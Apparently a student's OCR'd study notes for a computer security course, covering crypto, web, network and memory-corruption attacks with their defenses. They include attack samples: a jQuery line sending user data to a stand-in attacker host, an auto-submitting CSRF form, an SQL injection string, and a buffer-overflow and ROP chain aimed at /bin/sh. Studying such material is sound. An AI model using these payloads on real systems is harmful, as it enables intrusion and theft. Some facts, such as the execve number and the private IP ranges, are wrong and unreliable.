INTEGRITY (no modification w/o detection)

- Idea: Have some verifier w/ message, secret verification function (PRF like HMAC-SHA256)
- f chosen using key k from some function family
- Hash functions: deterministic, "random"-looking
  - NOT PRFs!! Vulnerable to length-extension attacks
  - MD5, SHA-1 broken; SHA-256, SHA-512, SHA-3 secure
- HMAC: (Method Authentication Code)

$V = HMAC_k(m) = H(k \oplus c_1 \| H(k \oplus c_2 \| m))$


c_1, c_2 public constants; H is public hash function

CIPHERS (Confidentiality)

- Stream Ciphers: Inspired by one-time pads (OTPs). Just XOR message with random one-time key k
  - Use a PRG as OTP (PRG w/ secret key k)
  - Need new key every time!
  - Good PRG: ChaCha20; Bad: RC4
- Block ciphers: Encrypt each n-bit block w/ some reusable key. Key selects what function to use (2^n)! functions, as each is a bijection from $2^n \leftrightarrow 2^n$. Pseudorandom Permutation (PRP).
- AES Block Cipher: Believed to be PRP
  - 128 bit blocks; keys 128/192/256 bits
  - Generate # rounds sub-keys (10/12/14)
  - Each round: 128-bit input, 128-bit subkey, 128 out
    → Put input in 4×4 grid. Do some lookup table, shift i^{th} row by i, multiply by some invertible matrix, and then XOR w/ subkey
  - Padding: Typically PKCS-7 (add k bytes of value k each, always add ≥ 1 bytes)


CIPHER MODES (How to encrypt using block ciphers)

- ECB (just encrypt every block one-by-one) is FLAWED – it leaks information if same key used
- CBC (Cipher Block Chaining)



Need random initialization vector, which is sent in plaintext. (diff each time)

- Problem: Can't encrypt in parallel
- CTR (Counter) Mode: Turn block cipher into stream cipher
  - Use PRG to generate stream to be used as keys



For each block, encrypt nonce || counter using next pseudorandom key

NO CHAINING (can do in parallel)

  - Never reuse nonce for same key

DIFFIE-HELLMAN KEY EXCHANGE

- Large prime p, generator g publicly known.
- Alice choose $a \in \mathbb{Z}_p$, send $A = g^a \bmod p$.
- Computes shared key as $B^a \equiv g^{ab} \bmod p = k$
- VULN: MITM attack succeeds w/ active attacker mod:fying ALL messages to be undetectable.
  - Defenses: Trust on first use, communicate separately to verify key, digital signatures (HTTPS does this)
- Preserves FORWARD SECRECY: Different keys used for each session; long-term RSA key used only for authentication (signing A, B).

RSA (Public-key cryptography)


- Large primes p, q. $n = pq$. Pick small public key e s.t. $\gcd(e, \phi(n)) = 1$. Let $d \equiv e^{-1} \bmod \phi(n)$
- Encrypt: $m^e \bmod n$. Decrypt: $m = c^d \bmod n$.
- Sign m w/ $s = m^d \bmod n$. Verify $s^e \bmod n \stackrel{?}{=} m$.
- Drawbacks: AES is 1000x faster, subtle math attacks exist. Elliptic-curve crypto usually favored.

Forging signatures on specific messages:
Suppose Bob will sign any message Mallory provides that he deems *non-sensitive*.
Mallory can trick Bob into signing *sensitive* m':
Mallory computes: $m := r^e m' \bmod N$ for random r
Bob signs m: $s := m^d \bmod N = (r^e m')^d \bmod N$
Then, Mallory finds signature $s' = (m')^d \bmod N$ by computing $s(r^{-1}) \bmod N = (r^e m')^d (r^{-1}) \bmod N$.

- Small-e: If e is small, $m^e < n$ ⇒ $\sqrt[e]{c} = m$. (see Bleichenbacher)
- 128-bit keys classically safe, 256 quantum safe
  - need $2n$ bits of output for n-bit collision resistance
- 2048-bit primes for RSA

LENGTH-EXTENSION ATTACKS

- Vuln when using hash functions as MACs
- Eg: $V = SHA\text{-}256(k \| m)$ ← Uses Merkle-Damgård




- Attacker can send msg $(m \| pad \| m')$ with correct verifier easily ← arbitrary!

PADDING ORACLE ATTACK: Vuln when crypto doom principle violated (MAC not immediately checked)

- Suppose app uses MAC-then-Encrypt. Then, attacker can distinguish MAC errors, Pad errors for CBC cipher. Attacker can iterate through all possibilities for last byte, see which one is not a pad error. Then, can use this to find orig. value @ that byte. Can keep doing this block-by-block as last block ALWAYS has padding.

AUTHENTICATED ENCRYPTION (Confidentiality + Integrity)

- Ciphers-only do not achieve integrity; eg, flipping a bit will have known, small effect on how ciphertext is decoded (for CBC, CTR)
- APPROACH 1: Compose MAC + Encrypt
  - CORRECT: Encrypt-then-MAC: $E(p) \| MAC(E(p))$
  - WRONG: Encrypt-and-MAC: $E(p) \| MAC(p)$
    MAC-then-encrypt: $E(p \| MAC(p))$
- APPROACH 2: AEAD (Authenticated Encryption w/ Associated Data)



Eg: AES-GCM, ChaCha-Poly1305

non-generic composition (same key used for both) CTR for AES

- PRP is a bijective PRF. Recall Game

SAME ORIGIN POLICY & COOKIES

- Origin: scheme://domain:port. Sites can embed other sites/images, but cannot read their data.
  - Protected: Client-side resources like cookies, DOM storage, DOM tree, JS namespace, hardware perms
  - CORS allows you to bypass this
- Cookies: Site can set cookie for own domain, any non-public parent domain. A site can read cookies for own domain/parents.
  - Cookies only sent when path matches
  - Secure Attribute: Only send over HTTPS
  - HttpOnly: Only send when actual site, not script (prevent XSS; attacker can't send cookies to themselves).
  - SameSite: CSRF defense. Strict: never sent, even when following links. Lax: not sent on subrequests like embeds, loading scripts, etc.
- Scheme://host:port/path?query#fragment

WEB ATTACKS (CSRF, XSS, SQL injection)

- SQL Injections: Occur when database inputs not sanitized/parametrized. Data interpreted as code (!!)
  - Common: ' OR 1=1 -- in password field
- XSS (Cross-site scripting): Client-side attack when data interpreted as code (unsanitized)
  - Reflected XSS: Site echoes inputs back to user. Malicious attacker can put input in URL, and it'll get executed client-side. Could send site-specific info to attacker, etc.
  - Stored XSS: Upload data to site w/ script in it that will run on other users' computers (Samy Worm)
  - Defenses: Positive security policy, escaping, validation → HTTP header specifies what scripts should be executed (Content-Security-Policy)
- CSRF (Cross-site request forgery): Cookies are sent based on domain of resource, not origin.

Eg: attacker.com sends POST request to bank.com to transfer money to attacker – client's auth cookie sent.

Specifically state-changing requests, as response invisible (SOP)

- Defenses: (1) Referer validation: HTTP request (sometimes) contains URL of page making request. Doesn't always work.
  (2) Secret token validation: Pages on real site send temp, session-dependent token in each request
  (3) SameSite cookie attribute, prevents cookies sent X-site


```
$(document).ready(function () {
  let user = document.getElementById('--');
  $.get("http://attacker/?user=${user}");
});
```

XSS payload

```
<script> </s>
<body onload
= ....>
</body>
```

HTTPS/TLS Protocol: Security on top of plaintext TCP — provides "phone-call" semantics, confidentiality, integrity. No protection against malware, tracking, metadata analysis, DDOS, etc.

- TLS Handshake:



→ Client guesses which key-exchange algo server will pick to reduce # of round-trips
→ Find mutually supported key exchange algo (DH), Signature algo (RSA-SHA256) Symmetric crypto (AEAD)
→ Server signs hash of all prev. messages w/ private key, sends cert chain to authenticate public key – client checks

- TLS Certificates: How do we know public key that server gives is legit? Server provides cert signed (eventually) by root CA. Root CA has self-signed certificate w/ some public key. This is signed w/ some master key (hardcoded into browsers)
  - self-signed ⇒ even if master key stolen, older certs are still legit b/c those private keys unknown.
- Obtain a cert thru http, email, DNS verification – ACME automates this. Certs posted to public log.
  - Revocation lists exist if CA revokes
  - HTTPS now common, HTTP shows warning

HTTPS ATTACKS: Many!

- Fooling Users: Attackers can buy look-alike domain names (even identical w/ IDN homographs) – only defense is heuristics. Often combined w/ phishing.
  - SSL Stripping: Some browsers default http: MITM connects to server using https, but to user using http – can read user data.
    → HSTS: Server sends header on first visit to only use https for x time. HSTS preload lists w/ browsers. Enable hard-fail if https not available.
- Site-Design Problems: Resources loaded over http inside https page; Secure attribute on cookies not set. Server Name Indication (SNI) header sends domain in plaintext over TLS.
- CA Weaknesses: (1) Fooling Validation. To limit this, domains can restrict which CA's are allowed to issue certs for them (CAA DNS record). Can use multi-perspective validation, and prohibit admin ads.
  (2) Attacks on CAs: Mitigated thru Certificate Transparency (CT) logs, Cert Revocation List (CRL)
- TLS Implementation Bugs: Use standard TLS libraries like miTLS when possible.
  - Apple TLS lib skipped cert checking for ~1 yr
  - Null prefix attack: Exploit diff in C/Pascal strs
  - OpenSSL Heartbleed: Allow dump of process memory
- TLS Protocol Vulns (< TLS 1.3)
  - Compression attacks: TLS exposes length of plaintext thru ciphertext. Carefully playing w/ data can enable decoding, as repeated strings compressed
  - Export-grade crypto: Eg: FREAK. US limited strength of overseas crypto until 2000. MITM attacker tells server that only export-grade supported by client. Client's buggy browser accepts weaker crypto, even if not asked for. Attacker can crack keys.
  - Mitigate using tools like SSL labs
- Server Vulns: TLS servers often do not protect their private keys. Always have access control.

PROJECT 1 (Bleichenbacher, length ext, hash collision)

- Bleichenbacher: Message that is signed has some structure. If not properly checked, last _ bytes can be arbitrary. As $m = s^e \bmod n$, set m to some perfect cube, $s = \sqrt[3]{m}$ when $e = 3$.
- Hash Collision: can generate messages w/ same prefix that have same hash. Using length ext, same suffix too. So, (prefix || A || suffix) and (prefix || B || suffix). Only MD5.

```
$ fastcoll -o file1 file2 -p prefix
```

CSRF EXAMPLE (can bypass csrf token w/ XSS)

```
<iframe name="f1" style="display:none;"></iframe>
<form name="f" method="post" action="target.url" target="f1">
  <input type="hidden" name="username" value="attacker">
</form>
<script> document.f.submit() </script>
```


PROJECT 3


- TOTP 2-step verification protocol
- Use john to crack passwords
- sockets

```
>> context = ssl.create_default_context()
>> with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
>>   with context.wrap_socket(sock, server_hostname="") as ssock:
>>     ssock.connect((domain, port))
>>     ssock.send all (msg)
>>     data = ssock.recv(4096)   // while loop this
```

NETWORKING

Example: HTTPS (Encapsulation)





- End-to-end logical connections – routers don't care about application/transport layer

LAYER 1: PHYSICAL

How bits get translated into signals. Generally, security is encrypt @ higher layers

- Attacks: Tapping cables, jamming, weak Wifi/cellular encryption

LAYER 2: LINK: Some physical link b/w nodes

- Local Area Network (LAN) consisting of hosts, switches
- Devices shipped w/ globally-unique 48-bit MAC addr (but can change!). Frames are sent in plaintext
- Switches: multiple ports, route traffic. Learns MAC addr of host on each port. Broadcast to all if unknown

LAYER 3 (NETWORK) LANs don't scale, need IP

- IP provides routing, fragementation + reassembly
- No ordering guarantee, no error check, no security
- Headers + Addresses: Every packet has header w/ source (unverified), destination addr. Not authenticated.
  - IPv4: 32 bits, A.B.C.D
  - IPv6: 128 bits, AA:BB:...:XX:YY (16 bytes, :: ⇒ 0s)
  - 2 parts: network prefix (ZIP code), host suffix (house #)
    → same prefix ⇒ same LAN. CIDR notation ⇒ how many bits in prefix? Network mask: & w/ IP for prefix
  - Residential ISPs only get 1 addr, home routers assign each device and rewrite packets in/out
  - LOCALHOST: 127.0.0.1 {10.0.0.0 → 10.255.255.255
  - PRIVATE: 172.16.0.0 → 172.16.255.255
    192.168.0.0 → 192.168.0.255
- Address Resolution Protocol (ARP): How to map IPs to MACs on LAN? Host that needs to find who has some IP broadcasts to LAN – host w/ that IP replies w/ their MAC. Host caches mapping.
  - ARP spoofing: Attacker can become MITM by claiming both Router, User's IP during ARP
- Border Gateway Protocol (BGP): A router is a device connected to multiple LANs, other routers. Uses BGP to know where to send packets. ISPs announce their networks, connectivity to neighbors. Routers compute route tables from announcements.
  - no authentication: compromised ISP can announce someone else's network. BGP hijacking is common, routing addrs. to attacker. Defense: RPKI (slow adopt)
- Threats: Several threat models. (1) Off-path attacker: just someone on network. (2) On-path attacker: can see/add, but not modify/block (3) In-path: MITM
  - Common vulns: plaintext comm, no source auth, no cryptographic integrity, no built-in bandwidth control
  - anyone can packet capture all packets arriving @ host

LAYER 4: TRANSPORT: Features on top of packets

- Application on server ID'd by 16-bit port to allow concurrent connections. 0-1023 require privileges, 32768-65535 ephemeral/source ports.
- HTTP: 80; HTTPS: 443; SMTP: 25; SSH: 22; 67: DHCP
- UDP (User Datagram Protocol): Wrapper around IP that just adds ports. Unreliable but very fast! Highly vulnerable to impersonation, even by off-path attacker (inject packets). Used by real-time comms apps, DNS, QUIC.
- TCP (Transmission Control Protocol): Connection oriented reliable byte stream. Each packet numbered to enable reassembly. Server listens on a port which clients can connect to.
  3-way handshake: SYN, SYN-ACK, ACK (pick init. seq #)
  - on-path attacks are trivial (can just see syn/ack as MITM)
  - off-path attacker must guess server's seq. # (hard)
  - in practice, non-random values, side channels make attacks easy
  - TCP Reset Attack: Attacker spoofs packet w/ RST flag set. Needs to guess right port #s

LAYER 5: APPLICATION: HTTP, DNS, SSH, etc.

- DNS: resolve hostnames to IP addrs. Associates names w/ record types (eg: A: IPv4; AAAA: IPv6; CAA, TXT, etc.)
  - Recursive Servers: Answer queries by asking other servers. ISPs/orgs run them, so do CloudFlare (1.1.1.1), Google (8.8.8.8)
  - Authoritative servers: Domain owners run to give definitive answers for its part of namespace (zone). Root zone has 13 authoritative servers. These delegate further, etc.
  - responses are cached w/ TTL (time to live)
  - UDP Packets usually, 4 sections: Q's, A's, authority, addl. records
- DNS Attacks: (1) DNS Hijacking: Attacker hacks into home router, changes DHCP settings to point to attacker's DNS server (can arbitrarily load own IP for a domain).
  - (2) Host file hijacking: malware edits OS's hosts file, which overrides DNS queries
  - (3) DNS monitoring, DNS blocking: ISP, etc. can monitor and block DNS queries, inject fake responses
  - (4) Off-path DNS cache poisoning: Victim visits bad site, which has script to send bulk DNS queries to bank.com. Attacker then spoofs responses to these by guessing 16-bit query ID, thus temp redirecting domains. Increase randomization (eg: capitalization) in query for safety
  - Defense: DNSSEC adds authentication to DNS, but slow to adopt. DNS-over-TLS operates over encrypted, but downgrade attacks still possible (not fully supported)

LAYER 5: APPLICATION CONT.

- **DOS attacks:** overwhelm host w/ traffic. Stems from asymmetry. Attackers' cost low, Defender's high. Can occur @ every layer
  L1: Radio jamming; L2/L3: packet flooding
  L4: TCP SYN flooding; L5: http request flooding
- **TCP-SYN Flooding:** Space allocated on server before handshake complete. SOL: make server's seq. # some MAC of client's, so no memory required.
- **Amplification:** Attacker sends small queries w/ IP spoofed as victim's; large responses inundate victim.
- **Botnet:** Many devices controlled by 1 person; enable DDOS
- **Ingress-Filtering:** Prevent IP source addr spoofing; ISP's drops packets if source IP outside assigned range.
- **Content-Delivery Networks (CDNs):** Can absorb attacks (CloudFlare)

AUTHENTICATION & PASSWORDS

- As a user: don't reuse PWs, 2-factor, password manager
- As a dev: outsource sign-on, avoid restrictive complexity/rotation policies. Rate-limit login attempts, CAPTCHAs
- Storing plaintext, encrypted PWs bad — if key stolen, PW exposed. Hashed PWs not great either — identical PWs have same hash.
  - can use RAINBOW TABLES to brute force hashes
- Good: store salted password hashes: ⟨salt, H(salt || PW)⟩
  - Some slow, memory-hard hash function (prevent DOS by slow login)
  - rainbow tables ineffective b/c can't precompute
  - never reuse salt, make it LONG
- "secure enclave": tamper-resistant coprocessor to save password.
- Password reset, security questions often dangerous.
- 2FA: should be distinct from PW — can do U2F (hardware), WebAuthn (challenge-response protocol supporting U2F), etc.

MALWARE (Malicious software designed to secretly run on client devices & cause harm)

- **Spyware:** Remote access to data, sensors from client device
- **Adware:** Displays paid ads — might track browsing, change home page
- **Cryptojacking:** Use user device to mine for bitcoin
- **Ransomware:** Encrypt files, demand payment to unlock
- **DDOS:** Use malware to create DDOS botnet. One defense is BGP Rerouting: find ppl doing attack, drop their req.
- **Infection Methods:** (1) Software exploits (eg: buffer overflows) (2) Drive-by downloads: Inject into files being downloaded (3) Malicious networks: Code inserted into unencrypted webpage (4) Compromised server: Mess w/ host server to inject malware (5) Social Engineering (6) Supply Chain (7) Insider attacks
- **Trojan horses:** Appears to do desirable fn, but actually does undisclosed bad things. Eg: Fake app clones, antivirus software
- **Exploit Kits:** Automate drive-by downloads by scanning device for vuln software, deploying corresponding exploits
- **Hardware Trojan:** Can change circuits/chips to have bad code, backdoor, disable security, etc.
- Self-Replicating Malware: Viruses modify other programs to include copies of itself. Can encrypt own code to avoid detection. Polymorphic: Reencrypt. Metamorphic: Rewrite
  Worms exploit network vulns to run copies completely. on remote systems — XSS, remote code injection, etc.
- **Botnets:** Command & Control (C&C) infra — can have single controlling server, or some peer-to-peer topology
  - eg: Mirai 2016: telnet to random IPs, try common PWs
- Concealing Malware: Rootkits in malware conceal presence by modifying OS routines — can't be detected by OS process
  - VM-based rootkits run BELOW OS — total, invisible control
- Malware Defenses: (1) Safe Browsing (2) Antiviruses (on host software) (3) Intrusion-Prevention Sys (IPS): network

ML SECURITY

- **Poisoning attacks:** Poison training dataset
- **Adversarial Examples:** Designed specifically to mess up
  - compute derivative w.r.t. features, find sensitive points
  - model may have hardcoded certain edge cases, etc.
  - can do it w/ ORACLE ACCESS too — can do reconnaissance step to compute decision boundaries
- **Model Stealing Attacks:** Can steal IP w/ Oracle
  - Defense: Create info leakage monitor on top of model
    → if info being leaked, increase query cost by asking some computationally-hard questions
- **Differential Privacy:** Adversary can't predict whether certain sample used in dataset (w/ prob > guessing). Add noise.


DIGITAL FORENSICS: (1) Identification (2) Collection (3) Analysis (4) Reporting.

- **Collection:** Maintain chain-of-custody. Prioritize by volatility — RAM > disk > external media. Work w/ forensic image of data, as examining filesystem can change contents. Create using write-blocker device.
  - can cold-boot attack to image RAM
  - mobile devices: place in faraday cage
  - Do not mess w/ state as much as possible
- Anti-forensic techniques:
  - Full Disk Encryption (FDE): Encrypt every sector of storage partition w/ secret key. How to store key?
    → Encrypt K w/ user-selected PW (Key Deriv. Fn KDF)
    → Encrypt K using Trusted Platform Module (TPM)
    — tamper resistant chip. Will only provide key to OS if kernel unmodified.
- Reliably erasing data is HARD — physically destroy media or encrypt data and discard key

CONTROL HIJACKING (exploitative inputs to code)


- We focus on Intel x86 (32-bit pointers)
- EIP: Instruction Pointer (current instruction)
- ESP: Stack Pointer (top of stack)
- EBP: Frame/base pointer (base of curr function)
- General: EAX (usually for ret val), EBX, ECX, EDX, EDI, ESI
- Move val to register: mov eax, 0x34
- Add val to register: add eax, 10
- Control flow: jmp ... //no return, call ... //return
- Stack: grows 0xffffffff → 0x0. LITTLE-ENDIAN.

```
void foo(int a, int b) {
    char buffer[16];
}
int main() {
    foo(3,6);
}
```



- Every fn starts with:
  push ebp
  mov ebp, esp
- When call:
  push [arg1]
  Call foo
- strcpy (dest *, src *)
- gets(char *str) ← stdin
- read(file #, * dest, # bytes) //file # is int (socket)
- write(file #, * src, # bytes)
- mov dst src
- pop eax → top value of stack into eax
- sub esp 0x10 → allocate 16 bytes on slack. Might allocate MORE than user asks for - see sub.
- push (ebp+8) → push args for call. Decrements esp.
- ret: return and delete everything up to return addr
  caller responsible for cleaning arguments
- lea: Load effective address (load val @ ptr into reg)

- **Buffer Overflow, Stack shellcode:** very basic. Overwrite return address to point to start of buffer, where you've inserted custom code. Caveats: strcpy can't have any 0x00s, gets() can't have "\n", scanf: no spaces
  → addresses can be hard to guess (both where ret addr is and where shellcode addr is). Common: nop sled @ start, multiple guesses for ret addr that point somewhere in nop sled — don't know which one will be executed, all point to same spot.
- **DEP: Data Exec Prevention** — write XOR execute. Prevents shellcode injection.
- **Data-Only Attacks:** Can overwrite some data (eg: perm boolean) that causes code to do something bad.
- **Return to libc:** Instead of inserting own shellcode reuse code that already exists (eg: in libraries).
  - when fn called, expects stack:
  - so, when we call vuln fn, we



  - Defense: Remove extraneous functions
- **Return-Oriented Programming (ROP):** Build arbitrary functionality via gadgets (small section of code ending in ret). Ret is 0xc3.
  - variable-length instructions create vuln

- **ASLR:** Address Space Layout Random
  - extremely hard to predict references
  - tough to implement — typically, code moved in blocks (heap, libraries, stack, etc.) w/ relative positions the same. Once offset discovered, easy to break.
  - **Fine-grained ASLR** shuffles within.
- **Stack Canaries:** Put a secret value on stack when a fn is called (b/w FP, return). If this value doesn't match expected value when leaving, error.
- **Buffer Overread:** Might be able to expose canary.

```
int sendField(int socket, char* field){
    int fieldLen = 0;
    read(socket, &fieldLen, 4);
    write(socket, field, fieldLen);
    return fieldLen;
}
```

(might write canary to socket...)

Eg: SSL Heartbleed

- **Integer Overflow:** When defender uses strncpy, sprintf
  - Very large numbers can overflow to very small
  - Signed/unsigned can create weirdness (signed negative interpreted as massive unsigned #)
- **Automated Testing:** Memory Analysis Tools (valgrind) Static Analysis Tools (false positives), Taint Analysis (ID where untrusted data used), Fuzzers (brute force).
- **Use after Free:** Can be bad, esp. multithreaded
  - **Heap Feng Shui:** Abuse mem alloc to influence addr of allocated spaces
  - **Heap Spray:** Inject data many times to find it easily.
- **Format String Vuln:** Lack of sanitization attack
  » printf(argv[1]) // argv[1] could be "%p %p %p", which is a format string req. 3 args. This leads to next 3 things on stack being printed. %p: addr.

```
void vulnerable(char *arg)
{
    char buf[100];
    strcpy(buf, arg);
}
int _main(int argc, char **argv)
{
    vulnerable(argv[1]);
    return 0;
}
```

Look @ what addr passed into strcpy to see how far from ret addr. In this case, ebp - 0x6c → 108.

So, 0 → 52: shellcode
53 → 111: pad
112 → 115: ebp - 0x6c

vulnerable disas:

```
0x0804887c <+0>:  push   ebp
0x0804887d <+1>:  mov    ebp,esp
0x0804887f <+3>:  sub    esp,0x78   120 (for 100-byte buffer)
0x08048882 <+6>:  sub    esp,0x8    8 pad
0x08048885 <+9>:  push   DWORD PTR [ebp+0x8]   push 2nd arg (argv)
0x08048888 <+12>: lea    eax,[ebp-0x6c]
0x0804888b <+15>: push   eax                   push 1st arg (buf) addr
0x0804888c <+16>: call   0x80481d0 <strcpy>
0x08048891 <+21>: add    esp,0x10
0x08048894 <+24>: nop                  pop args off stack
0x08048895 <+25>: leave
0x08048896 <+26>: ret
```


DWORD PTR loads content, else addr

ACCESS CONTROL + ISOLATION

- **Principle of Least Privilege:** Every program/user should have least amount of priv. necessary to do its job.
- **Security Model:** Consists of subjects, objects, operations.
- **Security Policy:** Access control matrix of operations, indexed by users + objects. Implemented by sec. mechanism
- **Principle of Complete Mediation:** Every access should be checked by a mediator. Must not cache checks — could lead to time-of-check, time-of-use vulns.
  - Eg: In Rust, could create a race condition that made a symlink seem like a directory, enabling deletion.
- Unix: Users each have unique username, id. Can belong to multiple groups. Superuser ("root", id:0) can do anything. Users in adm group can elevate to root if nec
- File Perms: Read/Write/Exec — Owner | Group | Others
- **Confused Deputy Problem:** Low privilege process tricks high privilege process into doing something.
  - Eg: CSRF (trick browser into doing smthg for you)
  - Capabilities (verifying who initiated req) can prevent
- **Process Isolation:** Ensure bad process can't harm rest of system. Be skeptical of all programs.
- **Reference Monitor:** Mediate requests — must always be invoked, must be tamperproof
  → chroot "jails": UNIX changes what root is for a process
  → can be evaded by accessing raw disk, sending signals to non chrooted processes, shared namespaces
  → System call interposition: monitor (network ports, PIDs) app's syscalls, block unauth calls. ptrace in UNIX. Manually specifying policy for app is hard, so not used.
- **Containers:** OS creates multiple isolated userspaces Eg: Docker, Kubernetes. Must be same OS/kernel.
- **VMs:** Isolate OSs on single machine. Mediation by VMM.
  - malware should not escape from a VM. VMM needs to be carefully implemented. Device drivers often buggy.
- **Covert Channels:** Unintended comms b/w isolated VMs.
  - Eg: Can send bit by doing/not doing CPU-intensive calculation @ specified time
- **Side Channel:** Even bigger problem — both VMs not in on it, one can still leak other's data.
  - Security: Physical air gap

PROTECTING USERS FROM ADVERSARIAL NETWORKS

- Detecting censorship w/ side channels:
  - Need to collect data on scope from outside
  - Traditionally: Ask ppl on the ground, deploy software in censored regions. NOT IDEAL — adds risk.
- **Spooky Scan:** TCP/IP side channels to detect whether server, client can communicate.
  - Client must maintain global IP_ID, server must respond/retransmit SYN-ACKs, and measurer must be able to spoof packets.
  - if server-to-client blocked, IP_ID will increase by 1 both times
  - if client-to-server blocked, will increase by ≥ 2 both times b/c will retransmit




  - cope w/ noise by sending many-Augur framework
  - use only infrastructure devices to spoof — no ethical risk.
  - Censored Planet: continuously monitors censorship
- **VPNalyzer:** Repeated VPN evaluations to ensure that they are up to standards. Users trust VPNs more than they should — often traffic leaks to ISP, etc.

ELECTION CYBERSECURITY: In 2016, Russia could've meddled a lot more, but chose not to change votes.

- **Security Reqs for Voting Sys:** (1) Integrity: outcome matches voter intent (2) Ballot Secrecy: Nobody can know how you voted (weak) even if you try to prove it (strong). (3) Voter Authentication (4) Enfranchisement (5) Availability
  - Tension b/w (1) ↔ (2), (3) ↔ (4)
- Many vulns — memory corrd used to lay out ballot format can contain unauthenticated software, buffer overflow attacks, or can arbitrarily change printouts.
  - Diverse decentralized tech ⇒ attack weakest point
  - Not connected to internet, but can attack computers that program ballot layout onto chip, etc.
  - PAPER AS A DEFENSE: **Rate-Limiting Audit (RLA).** Hand-count enough paper ballots to statistically verify.
- Online Voting: seems hard! Small errors (like 'over") can create massive vulns that expose system.
- **End-to-end verifiability (E2E-V):** all votes counted as cast can be verified publicly w/o revealing votes.
- Consensus: Paper ballots + rigorous audits needed.
- **Ballot Marking Devices (BMDs):** insecure b/c voters often do not check printout.

PHYSICAL SECURITY: All devices ∃ in phys world.

- **Destructive entry:** Uses force, leaves obvious evidence. Hard to stop, but can slow down enough to detect in real-time and call police, etc.
- **Non-destructive entry:** Much more dangerous
- **Under-the-door tool:** Doorknobs w/ handles.
- Locks: "keep honest ppl honest"
  - **Warded Locks:** Ancient Rome. Security from everyone else having wrong key — vuln to skeleton keys
  - **Combo Locks:** Often easily crackable (eg: Master)
  - **Pin-tumbler locks:** most common. Bumps on key allow pins to line up w/ shear line, enabling turning.



  - **Bitting:** Bumps on key, encode a num. 5-7 cuts, 8 std. depths. Only flat parts matter.
- **Profile of shaft:** Shape of keyway.
- **Tubular locks:** Form of pin-tumbler, cheap ones can be opened in seconds by jamming in plastic pen, twisting.
- Lock Picking: **Feelers, Wrenches, Scrubbers**
- **Bump Key:** Key w/ all teeth set very low. If you insert and hit hard, all pins jump above shear line automatically. No evidence unless hit hard.
- Master key systems: ≥ 3 pins to create hierarchy
  - Susceptible to **privilege escalation attacks** — can get master key from any change key
- Adopt layered approach when possible.

PRIVACY + ANONYMITY: mfs be stealing your data

Seclusion	**The right to be let alone.** — *Louis Brandeis (1890)* Right to *choose seclusion* and limit scrutiny in private settings.
Limits	**The ability to limit access.** Ability to *participate in society* without others collecting data about you.
Control	**Control over information.** Ability to choose when, how, and *what information about you is shared.*
Secrecy	**The option of secrecy.** — *Richard Posner (1983)* Right to *conceal information* that others might use to your disadvantage.
Liberty	**A prerequisite for political liberty.** Essential condition for free speech, association, personal autonomy.

- PRIVACY VS BUSINESS: Collected directly, passively, or bought. Used to microtarget, make decisions re: you.
  - **Data Brokers:** Acxiom, Oracle create detailed profiles abt billions of ppl that they sell
  - Apps can track location — anonymization doesn't work
  - **Third-party cookies:** Set by ads. They can track you across diff. websites. Build a profile, target ads.
  - **Browser Fingerprinting:** Metadata from browser can combine to be unique to you (eg: ⟨canvas⟩ elt.)
  - **Privacy Badger:** Identifies trackers, blocks
  - **Data Anonymization:** Often insufficient, can reverse engineer identity w/ auxillary public data
    → **k-anonymity:** Each record not distinguishable from k other records.
- PRIVACY VS. GOVT.: Govt. interactions are often involuntary compared to companies.
  - **Natl. Security Letters (NSL):** Secretly compel network operator to provde records
  - Printers produce **Machine ID Code (M&C)**
  - NSA engages in massive, unchecked civilian surveillance by tapping companies, etc.
  - **Off-the-record (OTR)** messaging: Secure, auth convo that leaves no record of what was said, even to participants. Provide forward secrecy and deniability — anyone can forge MACs after.
    → Eg: Signal, Whatsapp
  - Anonymous Networking: Challenging b/c connections need valid source, dest. IP.
    → **VPNs:** Server doesn't know your IP, ISP doesn't know server's IP — but VPN provider knows everything! Could be compromised.
    → **Tor:** Distributed service based on 3 nodes: entry, middle, exit.
    Onion-routing: Each node removes outer layer of encryption and forwards.

Entry node: knows client's address and identity of middle node, but not destination.
Exit node: knows a Tor client is connecting to destination, doesn't know client's address.
Destination: knows a Tor user is connecting.

ROP: Syscall: int 0x80. For execve, EAX = 0x23.

GOAL: set up registers for syscall.

GADGET 1 ADDR
GADGET 1 POPS
GADGET 2 ADDR
⋮

EBP

- Stack canary: position depends on convention

main's FP	EBP 0x4
Canary	0x8
return addr	EIP 0xC

ROP

```
Execute:
0x0805ff0c + 0xffffffff +
0x12345678

register values:
ecx = 0xffffffff
ebx = 0x12345678
```

```
0x05048ac0 int 0x80 ; ret
0x03104d36 xor eax, eax ; ret
0x0805ff0c pop ecx ; pop ebx ; ret
0x0901000b pop edx ; ret
0x0204764d mov ecx, 0 ; ret
0x040886ac pop eax ; ret
0x074d0109 inc eax ; ret
0x0b914dff mov edx, eax ; ret
0x13ff0450 "/bin/sh"
```

Python: sys.stdout.buffer.write()
num.to_bytes(4, 'little')
bytes(string)